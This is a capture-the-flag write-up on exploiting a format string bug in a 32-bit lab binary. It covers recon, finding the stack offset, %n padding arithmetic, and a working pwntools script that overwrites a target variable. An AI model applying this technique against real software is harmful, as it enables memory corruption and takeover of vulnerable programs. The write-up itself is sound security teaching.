Goal: Exploit a format string vulnerability to overwrite a specific variable and alter the program’s execution to capture the flag.
1. Initial Recon

First things first, let’s check the binary’s security mechanisms. Using checksec, we can see it’s a 32-bit (i386) little-endian binary. Fortunately, it is not stripped, which means we will have function names to make our lives a bit easier.
Looking at the protections:
- Canary: Enabled. We can’t rely on simple buffer overflows without a leak.
- PIE: Disabled (0x8048000). The memory addresses are static, so we can reuse them reliably.
- NX: Enabled. No executing shellcode straight off the stack.

Running the binary to see how it behaves, it asks “Are you admin (Y/N)?” and then asks for a name, replying with “Hello [name]”.
2. Diving into Ghidra

Since the binary isn’t stripped, Ghidra easily found the main entry point successfully.

The user function looks pretty normal, and error-free, of course!
3. Finding the Bug
Looking at the decompiled output for the admin function, a new vulnerability is pretty obvious: a classic format string bug at line 10. The program takes user input and prints it back out without any string formatting specifiers (like %s).

To verify this and find the exact offset of our input on the stack, we can feed it a recognizable string like AAAA followed by a long chain of %x to leak the stack values. If we look at the output, we are searching for 41414141 (the hex representation of ‘AAAA’).

By counting the position of 41414141 in our leaked output, we can see that our input lands exactly 23 %x jumps away. This means our offset is 23, and we can target it directly with %23$x.

4. Finding the Target
Our objective is to write four specific bytes (0xFE, 0xCA, 0xAD, 0xAB) to a target variable. Because we are dealing with an x86 little-endian architecture, we need to write these bytes in ascending order to code, code+1, code+2, and code+3.

To find the address of the code variable, we can pop the binary into GDB. Running info variables code reveals the static address we need to target: 0x0804c04c.
5. Crafting the Exploit (The Math)
To write the specific values to these memory addresses, we will use the %n format specifier, which writes the number of characters printed so far into a specific memory address.
We will place our four target addresses at the very beginning of the payload. Since each address is 4 bytes, these initial addresses will take up exactly 16 bytes of space. Now, we just need to calculate the padding required for each byte write using modular arithmetic:
-
Byte 1 (0xFE / 254): We already printed 16 bytes (our addresses). To print a total of 254 characters, we need 254 - 16 = 238 padding characters. (
format_string0) -
Byte 2 (0xCA / 202): We are currently at 254 printed characters. To wrap around to 202 using a single-byte write, we calculate: (202 - 254) mod 256 = 204 padding characters. (
format_string1) -
Byte 3 (0xAD / 173): We are currently at 458 characters (254 + 204). To wrap around to 173, the math is: 173 - (458 mod 256) = 173 - 202 = -29. Adding 256 to fix the negative gives us 227 padding characters. (
format_string2) -
Byte 4 (0xAB / 171): We are currently at 685 characters (458 + 227). Our target is 171, so we calculate: 171 - (685 mod 256) = 171 - 173 = -2. Adding 256 gives us 254 padding characters. (
format_string3)
6. The Final Payload
Let’s put everything together into a Python script using pwntools. We define our sequential addresses, format strings with their calculated paddings, and target offsets starting at 23.
Here is the final exploit script:
from pwn import *

# target code address = 0x0804c04c
# target code value = 0xFE, 0xCA, 0xAD, 0xAB

target = process("./exercise2.bin")
target.recvline()

address_code_0 = b"\x4c\xc0\x04\x08" # value = 0xFE = 254
address_code_1 = b"\x4d\xc0\x04\x08" # value = 0xCA = 202
address_code_2 = b"\x4e\xc0\x04\x08" # value = 0xAD = 173
address_code_3 = b"\x4f\xc0\x04\x08" # value = 0xAB = 171

format_string0 = b"%23$n"
format_string1 = b"%24$n"
format_string2 = b"%25$n"
format_string3 = b"%26$n"

payload = address_code_0 + address_code_1 + address_code_2 + address_code_3
payload += b"%238x" + format_string0
payload += b"%204x" + format_string1
payload += b"%227x" + format_string2
payload += b"%254x" + format_string3

target.sendline(b"Y")
target.sendline(payload)
target.interactive()

When we execute the script, the binary takes in our crafted format string, systematically overwrites the code variable bytes sequentially with our target hex values, and successfully drops us into an interactive shell to capture the flag!